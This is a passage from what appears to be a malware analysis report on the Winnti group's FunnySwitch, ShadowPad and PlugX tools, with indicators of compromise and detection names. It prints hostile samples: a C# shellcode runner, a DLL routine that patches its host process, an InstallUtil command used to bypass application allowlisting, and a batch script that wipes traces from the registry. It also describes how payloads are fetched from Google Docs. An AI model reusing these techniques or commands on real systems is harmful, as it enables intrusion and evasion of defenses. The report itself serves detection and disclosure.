    // Token: 0x06000044 RID: 68 RVA: 0x00002314 File Offset: 0x00000514
    private static FileStream smethod_0()
    {
        return AppDomain.CurrentDomain.GetData("DebugFileStream") as FileStream;
    }

    // Token: 0x06000045 RID: 69 RVA: 0x00004648 File Offset: 0x00002848
    public static void smethod_1(string string_0, params object[] object_0)
    {
        FileStream fileStream = Class5.smethod_0();
        if (fileStream != null)
        {
            string text = string.Format("[" + DateTime.Now.ToString("o") + "] " + string_0, object_0);
            Console.WriteLine(text);
            FileStream obj = fileStream;
            lock (obj)
            {
                try
                {
                    byte[] bytes = Encoding.UTF8.GetBytes(text + "\n");
                    fileStream.Write(bytes, 0, bytes.Length);
                    fileStream.Flush();
                }
                catch (Exception ex)
                {
                    Console.WriteLine("write debug log file fail:" + ex.Message);
                }
            }
        }
    }
```

Figure 48. Message logging in FunnySwitch

6. ShadowPad

During the investigation we also discovered two samples containing ShadowPad malware.

The first of these is the SFX archive 20200926___Request for wedding reception.exe (03b7b511716c074e9f6ef37318638337fd7449897be999505d4a3219572829b4).

20200926__Request for wedding reception.exe_ - SFX RAR archive, unpacked size 1.995.139 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
go.vbs	131	104	VBScript Scr...	03/07/2020 11:32	4CE4EEFF
log.dll	204.520	191.213	Application ...	30/06/2016 07:30	A17EBB75
log.dll.dat	861.074	861.074	DAT File	30/06/2020 07:26	DEA031C1
log.exe	916.200	893.643	Application	30/06/2016 07:30	03038C53
wedding.docx	13.214	10.424	Microsoft W...	03/07/2020 11:25	4BA47EE2


```
;下面的注释包含自解压脚本命令

Path=c:\programdata\
Setup=c:\programdata\go.vbs
Silent=1
Overwrite=1
Update=U
```

Total 1.995.139 bytes in 5 files

Figure 49. Contents of the archive 20200926___Request for wedding reception.exe

For bait, it contains a Chinese-language Microsoft Word document with the text of a wedding banquet form.



婚宴需求


1. 人數大概在 170，180 人左右.
2. 希望是西式婚宴，但是如果你們有特別好的中式婚宴策劃方案也可以考慮.
3. 婚宴為晚宴，請提供你們的菜單以供選擇.
4. 婚宴具體時間是 09/26/2020，同時當晚有客房需求，客房需求大概是 100 間，我們期望是能在一個酒店解決婚宴和客房需求，但是如果客房不能滿足，我們也可以考慮其他酒店的住宿。
5. 來賓主要來自於香港和台灣以及少量澳門.

Figure 50. Bait file wedding.docx

The archive contents are unpacked to the folder c:\programdata, from where (besides the bait file being opened) the payload log.exe is launched.

Both the executable file and the DLL library are obfuscated with VMProtect, but we also found identical unprotected versions (as shown in the following screenshots).

An unpacked legitimate component of Bitdefender (386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd) serves as log.exe. It dynamically loads the library log.dll.



```
.text:00402740 53                 push    ebx
.text:00402741 33 DB              xor     ebx, ebx
.text:00402743 68 54 54 42 00     push    offset aLogDll  ; "log.dll"
.text:00402748 89 5E 04           mov     [esi+4], ebx
.text:0040274B 89 5E 08           mov     [esi+8], ebx
.text:0040274E 89 5E 0C           mov     [esi+0Ch], ebx
.text:00402751 89 5E 10           mov     [esi+10h], ebx
.text:00402754 89 5E 14           mov     [esi+14h], ebx
.text:00402757 89 5E 18           mov     [esi+18h], ebx
.text:0040275A 89 5E 1C           mov     [esi+1Ch], ebx
.text:0040275D 89 5E 20           mov     [esi+20h], ebx
.text:00402760 89 5E 24           mov     [esi+24h], ebx
.text:00402763 89 5E 28           mov     [esi+28h], ebx
.text:00402766 89 5E 30           mov     [esi+30h], ebx
.text:00402769 89 5E 34           mov     [esi+34h], ebx
.text:0040276C 89 5E 38           mov     [esi+38h], ebx
.text:0040276F FF 15 5C 30 42 00  call    ds:LoadLibraryW
.text:00402775 89 06              mov     [esi], eax
.text:00402777 3B C3              cmp     eax, ebx
.text:00402779 0F 84 DC 00 00 00  jz      loc_40285B
.text:0040277F 57                 push    edi
```

Figure 51. Loading log.dll in log.exe

The library, in turn, when loaded checks for whether the current module contains a certain set of bytes at offset 0x2775. If the loading module meets its expectations, these bytes change to a call instruction for a DLL function. As a result, in log.exe right after log.dll loads, a call is made to the function sub_100010D0. The called function is not explicitly exported.

```
int __cdecl sub_10001100(LPVOID lpAddress)
{
  int result; // eax
  DWORD flOldProtect; // [esp+4h] [ebp-4h]
  _BYTE *lpAddressa; // [esp+10h] [ebp+8h]

  lpAddressa = (char *)lpAddress + 0x2775;
  if ( (unsigned __int8)*lpAddressa == 0x89
    && lpAddressa[1] == 6
    && lpAddressa[2] == 0x3B
    && (unsigned __int8)lpAddressa[3] == 0xC3 )
  {
    VirtualProtect(lpAddressa, 0x10u, 0x40u, &flOldProtect);
    *lpAddressa = 0xE8u;
    *(_DWORD *)(lpAddressa + 1) = (char *)sub_100010D0 - (char *)lpAddressa - 5;
    VirtualProtect(lpAddressa, 0x10u, flOldProtect, &flOldProtect);
    result = 0;
  }
  else
  {
    sub_10001000();
    result = 0;
  }
  return result;
}
```

Figure 52. Check and modification of executable module in log.dll

A similar technique has been previously described by ESET in the context of Winnti attacks on universities in Hong Kong. ShadowPad malware was used as the payload in these attacks.

In our case, the code run afterwards had been obfuscated with a new approach: all functions are split into separate instructions that shuffle between each other. Jumps between instructions occur by means of calls to a special function (rel_jmp), which emulates the jmp command. The offset at which the jump occurs is written immediately after a call instruction (see the following figure).

```
.text:1000BB1B                 call    loc_1000AD9C
.text:1000BB20                 call    rel_jmp
.text:1000BB20 ; ---------------------------------------------------------------
.text:1000BB25                 dd 2329h
.text:1000BB29 ; ---------------------------------------------------------------
.text:1000BB29                 push    eax
.text:1000BB2A                 call    rel_jmp
.text:1000BB2A ; ---------------------------------------------------------------
.text:1000BB2F                 dd 0FFFFA76Ah
.text:1000BB33                 db 6Ch
.text:1000BB34                 db 0B9h ; ¹
.text:1000BB35 ; ---------------------------------------------------------------
.text:1000BB35                 sub     esp, 14h
.text:1000BB38                 call    rel_jmp
.text:1000BB38 ; ---------------------------------------------------------------
.text:1000BB3D                 dd 1EC0h
.text:1000BB41                 db 0D9h ; Ù
.text:1000BB42                 db 94h
.text:1000BB43 ; ---------------------------------------------------------------
.text:1000BB43                 push    edi
.text:1000BB44                 call    rel_jmp
.text:1000BB44 ; ---------------------------------------------------------------
.text:1000BB49                 dd 0FFFFB81Ch
.text:1000BB4D                 db  95h ; •
.text:1000BB4E                 db  1Fh
```

Figure 53. Structure of obfuscated code

In addition, to obfuscate the control flow in the code, conditional jumps that never run are included as well:

```
cmp     esp, 3181h
jb      loc_1000BCA9
```

The obfuscated code is the loader for the subsequent shellcode, which is encrypted in the file log.dll.dat. After decryption, the file is deleted and the shellcode is re-encrypted, saved in the registry, and run. When log.exe is launched subsequently, the shellcode will be loaded from the registry.

The data is stored in a hive with a name resembling the following: (HKLM|HKCU)\Software\Classes\CLSID\{%8.8x-%4.4x-%4.4x-%8.8x%8.8x}, in key %8.8X. The values inserted in the formatting strings are generated based on the TimeDateStamp in the PE header of log.dll, and therefore are always identical for any given library copy. In our case, they equal {56a36bd2-5e2b-20b0-96f2cb9bb3f43475} and EB5D1182, respectively.

The payload is ShadowPad shellcode that has been obfuscated with the same rel_jmp and fake-jb techniques. The following strings are contained in its encrypted configuration:

```
6/30/2020 1:25:52 PM
ccc
%ProgramData%\
msdn.exe
log.dll
log.dll.dat
WMNetworkSvc
WMNetworkSvc
WMNetworkSvc
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
WMSVC
%ProgramFiles%\Windows Media Player\wmplayer.exe
%windir%\system32\svchost.exe
%windir%\system32\winlogon.exe
%windir%\explorer.exe
TCP://cigy2jft92.kasprsky.info:443
UDP://cigy2jft92.kasprsky.info:53
SOCKS4
SOCKS4
SOCKS5
SOCKS5
```

They include the likely data of module assembly (June 6, 2020), name of the service used by the malware to gain persistence on the system (WMNetworkSvc), names of processes into which shellcode can be injected, and the C2 domain cigy2jft92.kasprsky[.]info.

As we wrote earlier, the other domain kasprsky[.]info has been used by attackers as a FunnySwitch C2 server. Investigation of subdomains and IP addresses yields another second-level domain, livehost[.]live, whose subdomain d89o0gm35t.livehost[.]live is indicated as a C2 server in one copy of Crosswalk (86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961). Moreover, all samples of these backdoors were signed with the stolen Zealot Digital certificate and were likely used together as part of a single campaign.

This is not the only example of a connection between the Crosswalk and ShadowPad network infrastructures. Two Crosswalk C2 servers we found, 103.248.21[.]134 and 103.248.21[.]179, contained an SSL certificate with SHA-1 value of b1d749a8883ac9860c45986e2ffe370feb3d9ab6. The same certificate was noted at IP address 103.4.29[.]167, which via the domain update.ilastname[.]com was used as a C2 server for another copy of ShadowPad (37be65842e3fc72a5ceccdc3d7784a96d3ca6c693d84ed99501f303637f9301a).




Figure 54. Fragment of ShadowPad and PlugX infrastructure

7. PlugX

The SSL certificate pointed us to another C2 server, with the domain ns.mircosoftbox[.]com.

We found that this C2 server is used by an interesting copy of the PlugX backdoor. Its core is typical of PlugX, being an SFX archive (ccdb8e0162796efe19128c0bac78478fd1ff2dc3382aed0c19b0f4bd99a31efc) that contains the library mapistub.dll, which loads as a legitimate executable.




Figure 55. PlugX SFX archive

But mapistub.dll is only a downloader. Google Docs is used to store the payload: the library sends a request to export a certain document in .txt format, decodes it into shellcode with Base64, and runs it.

Figure 56. Loading and running shellcode in mapistub.dll

The shellcode has been obfuscated with junk instructions and inverted conditional jumps (combinations of jle/jg and the like). Its job is to decrypt and run the next stage, which is responsible for reflective loading of the main PlugX component and passing the structure with the configuration to it.




Figure 57. Obfuscated shellcode from Google Docs

This process and what the similar sample does after that are described in more detail in a report from Dr.Web (QuickHeal shellcode and BackDoor.PlugX.28).

Besides the C2 servers in the configuration file, 103.79.76[.]205 and ns.mircosoftbox[.]com, in our case the attackers also used a technique typical of PlugX for getting a C2 server at a specified URL. The C2 address is encoded in the page body between the DZKS and DZJS markers.

Again, the address of a Google Docs document is used as the URL.




Figure 58.

Document with encoded URL

Note that the document is editable without logging in. But when we accessed it for the first time, it had the IP address 107.174.45[.]134, which is related to the domain dc-d68d34331440.mircosoftbox[.]com and, apparently, had been put in place by the attackers.

A similar technique has been used by Winnti in the past: according to Trend Micro, an encoded C2 address was stored in GitHub repositories in 2017.

7.1 Paranoid PlugX

We were able to detect an additional copy of PlugX that contained shellcode fully identical to that downloaded from Google Docs, except for the encrypted configuration.

It, too, is an SFX archive (94ea23e7f53cb9111dd61fe1a1cbb79b8bbabd2d37ed6bfa67ba2a437cfd5e92) but with different files inside.




Figure 59.

Contents of the SFX archive

When unpacked, the archive runs the script 1.vbs, which in turn passes control to a.bat.

a.bat

```
c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U %temp%\image.jpg

del image.jpg
del explorer.exe


reg delete "HKLM\SYSTEM\ControlSet001\services\emproxy" /f
reg delete "HKLM\SYSTEM\ControlSet002\services\emproxy" /f
reg delete "HKLM\SYSTEM\CurrentControlSet\services\emproxy" /f
reg delete "HKLM\SYSTEM\ControlSet001\services\EmpPrx" /f
reg delete "HKLM\SYSTEM\ControlSet002\services\EmpPrx" /f
reg delete "HKLM\SYSTEM\CurrentControlSet\services\EmpPrx" /f
reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\svchost_RASAPI32" /f
reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\svchost_RASMANCS" /f
reg delete "HKU\.DEFAULT\Software\WinRAR SFX" /f


reg delete "HKU\S-1-5-18\Software\WinRAR SFX" /f
reg delete "HKU\S-1-5-18\Software\Microsoft\Windows Script Host" /f
reg delete "HKU\S-1-5-18\Software\Microsoft\Windows Script Host\Settings" /f
reg delete "HKU\S-1-5-18\Software\WinRAR SFX" /f
reg delete
"HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\
Count\P:\Hfref\Nqzvavfgengbe\Qbjaybnqf\fipubfg\fipubfg.rkr" /f
reg delete
"HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\
Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\pzq.rkr" /f
reg delete "HKU\S-1-5-18\Software\WinRAR SFX\C%%Users%ADMINI~1%AppData%Local%Temp" /f
reg delete
```

Figure 60. Contents of a.bat

The main payload is in the file image.jpg, which is actually a specially crafted .NET assembly. The assembly launches with the help of InstallUtil.exe from .NET Framework, enabling it to bypass application allowlist restrictions.

```
public static void Exec()
{
  byte[] source = new byte[178465]
  {...};
  uint lpStartAddress = Shellcode.VirtualAlloc(0U, (uint) source.Length, Shellcode.MEM_COMMIT, Shellcode.PAGE_EXECUTE_READWRITE);
  Marshal.Copy(source, 0, (IntPtr) ((long) lpStartAddress), source.Length);
  IntPtr zero1 = IntPtr.Zero;
  uint lpThreadId = 0;
  IntPtr zero2 = IntPtr.Zero;
  IntPtr thread = Shellcode.CreateThread(0U, 0U, lpStartAddress, zero2, 0U, ref lpThreadId);
  int num1 = (int) Shellcode.Sleep(2000);
  int num2 = (int) Shellcode.WaitForSingleObject(thread, uint.MaxValue);
}
```

Figure 61. Running shellcode in image.jpg

The purpose of image.jpg is to run the same PlugX shellcode with the help of CreateThread.

Its configuration contains two C2 servers: update.upgradsource[.]com and ns.upgradsource[.]com.

The domain upgradsource[.]com is mentioned in a Unit42 report on a group of similar samples named "Paranoid PlugX." They received this name due to the presence of a script for wiping traces of malware from the system. Comparing the sample we found to those described in that report, we conclude with strong confidence that it belongs to the same group. Among other reasons, the structure of the .NET Wrapper module in image.jpg, and much of the cleanup script a.bat, is nearly identical.

According to Unit42, the main targets of Paranoid PlugX attacks were gaming companies—which are known to be a typical area of interest for Winnti. Investigation of the network infrastructure provides yet another piece of confirmation of the relationship between Paranoid PlugX and Winnti.

As of late 2017, update.upgradsource[.]com resolved to the IP address 121.170.185[.]183. Later, update.byeserver[.]com and update.serverbye[.]com resolved to this address as well. The second-level domains byeserver[.]com and serverbye[.]com, in turn, are listed by FireEye in its report on APT41.

8. Conclusion

Winnti has an extensive arsenal of malware, as can be seen from the group's attacks. Winnti uses both widely available tools (Metasploit, Cobalt Strike, PlugX) and custom-developed ones, which are constantly increasing in number. By May 2020, the group had started to use its new backdoor, FunnySwitch, which possess unusual message relay functionality.

One distinguishing trait of the group's backdoors is support for multiple transport protocols for connecting to C2 servers, which complicates efforts to detect malicious traffic. Malicious files of varying resemblance are used to install the payload, from primitive RAR and SFX-RAR files to reuse of malware from other groups and multistage threats with vulnerability exploits and non-trivial shellcode loaders. But the payload may be one and the same in all these cases. Most likely, the choice is dictated by the precision (or lack thereof) of an attack: unique infection chains and highly attractive bait are held back for targeted attacks.

Winnti continues to pursue game developers and publishers in Russia and elsewhere. Small studios tend to neglect information security, making them a tempting target. Attacks on software developers are especially dangerous for the risk they pose to end users, as already happened in the well-known cases of CCleaner and ASUS. By ensuring timely detection and investigation of breaches, companies can avoid becoming victims of such a scenario.

9. PT products detection names

9.1 PT Sandbox

- Trojan-Dropper.Win32.Higaisa.a
- Backdoor.Win32.CobaltStrike.a
- Trojan-Dropper.Win32.Winnti.a
- Trojan-Dropper.Win32.Winnti.b
- Trojan-Dropper.Win32.Shadowpad.a
- Backdoor.Win32.Shadowpad.c
- Backdoor.Win32.FunnySwitch.a

9.2 PT Network Attack Discovery

- REMOTE [PTsecurity] Crosswalk

  sid: 10006001;10006002;10006003;10006004;
- SHELL [PTsecurity] Metasploit/Meterpreter

  sid: 10003751;10003753;10003754;10003755;10006172;10002588;
- REMOTE [PTsecurity] Cobalt Strike Beacon Observed

  sid: 10000748;10005757;
- REMOTE [PTsecurity] Cobalt Strike (jquery profile)

  sid:10005754;
- REMOTE [PTsecurity] FunnySwitch

  sid: 11004815;1004814;11004813;11004812;
- SPYWARE [PTsecurity] ShadowPad

  sid: 10005851;10005852;10005854;
- REMOTE [PTsecurity] PlugX

  sid: 10001390;10001391;10002946;10004422;10004426;10004472;10004473;10004515;10004532;10005968;

10. Applications

10.1 Known names of files from which PL shellcode may be loaded

```
C_99401.NLS
DriverStatics.ax
DrtmAuth005.bin
DrtmAuth13.bin
FINTCACHE.DAT
SEService.dat
Theme.re
WspTst.xsl
cbdhsvcs.bin
chrome_proxy.dll
config.ini
localsvc.ax
log.txt
msdsm.tlb
normnfa.nls
normnfw.nls
services.bin
soundsvc.sys
storesync.dat
storesyncsvc.ini
svchosl.bin
svchost.bin
wbemcomn64.sys
wbemcomna.dat
winness.exe.config
winupdate.txt
```

10.2 IOCs

File indicators

LNK file attacks

1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81	9b638f77634f535e52527d43ad850133788bfb0c	c657e0414
0deb252a5048c3371358618750813e947458c77e651c729b9d51363f3d16b583	f50b624ba6eb9d3947f22cf7f95a6f70b7c463d3	a140420e1
8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996	5b8e644acc097f7123172d96a3a45bd398661064	93ffd59194
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5	d500cec0ce5358751f3371b69a4a9bc402df8af4	45278d4ad
bcfff6c0d72a8041a37fe3cc5c0233ac4ef8c3b7c3c6bca70d2fcfaed4c5325e	1a33f41d054a2ed2d395b19852583daddd056bb4	177e37ec8
35a1ff5b9ad3f46222861818e3bb8a2323e20605d15d4fe395e1d16f48189530	0a462e8e3b153e249507b1652d9f6180463e7027	17548fb49
beaa2c8dcf9fbf70358a8cf71b2acee95146dba79ba37943a939a2145b83b32e	acf5f997a16937072a2a72f1ba7704f9703ea27c	e5809996b
dca8fcb7879cf4718de0ee61a88425fca9dfa9883be187bae3534076f835a54d	db6333f84538a21466e5ffe3c7102e0543cec167	d53daa634
4733d1204b06dc95178e83834af61934a423534e1d4edd402b37e226f0f2727f	dba010496a7be2e5de1f923ffdfc19bf345b650b	9776f04d9
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6	281c1b196cd992906d8583e64011dc28d9c52e3c	4a4a22389
d4df4b58ee241e276ea03235445c04d1a28e48ec8b6e2599a56f6c4b8af3269b	7b6b01e9f726ab0b5f94cd68687d4787008cd7f5	4dcd2e028
d064f675765f54ee80392fcfb5d136cd2407d06d0ea8cd7d8632d1a2b24c0439	8b8b1219581555f2d9747b289d57c3e0e274fd07	260eae291
32705d3d9f7058e688b471e896dce505b3c6543218be28bbac85f6abbc09b791	289b5017f5ee8c915f755b1c7eefffbfb3d2d799	28bfed877
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b	0f1f2431ecccb980f7d93b9af52139d0d508510f	997ab0b59
4e5e3762c850536aac6add3a5ac66f54cbd15c37bd8fc72d3ade9dd5e17f420b	21a5bcd916bc61585cfe1d5656240237e24157b9	07254dbd3
